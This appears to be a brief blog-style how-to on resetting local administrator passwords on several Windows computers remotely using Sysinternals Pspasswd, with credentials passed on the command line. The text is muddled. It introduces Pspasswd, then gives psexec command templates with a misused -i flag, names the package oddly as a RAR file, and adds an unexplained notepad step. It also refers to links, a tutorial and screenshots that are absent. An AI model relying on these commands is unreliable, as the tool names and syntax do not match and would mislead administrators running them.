How to Reset the Local Administrator Password on Multiple Computers Remotely

The Pspasswd tool, which is part of the Sysinternals PsTools download, can be used to reset the local administrator password across one or more machines locally or remotely. The tool must be run while logged on with an account that has administrative rights on the target computer, for example a domain admin account. You can also specify those credentials via the command-line. Pspasswd uses Windows authentication methods to authenticate to remote systems and does not put passwords in clear text over the network. STEP: 1 Download the Pspassword tools From Here . Extract the RAR file, ant it will create a 'PSTools' folder. Open Run window by Pressing 'Windows key +R'. Type 'notepad' in the run window. watch the below tutorial. For a single computer: psexec [Ip Address] -u[user] -p[password] -i[command] Screen Shot: For a multiple computers: psexec [Ip Address1] -u[user] -p[password] -i[command]...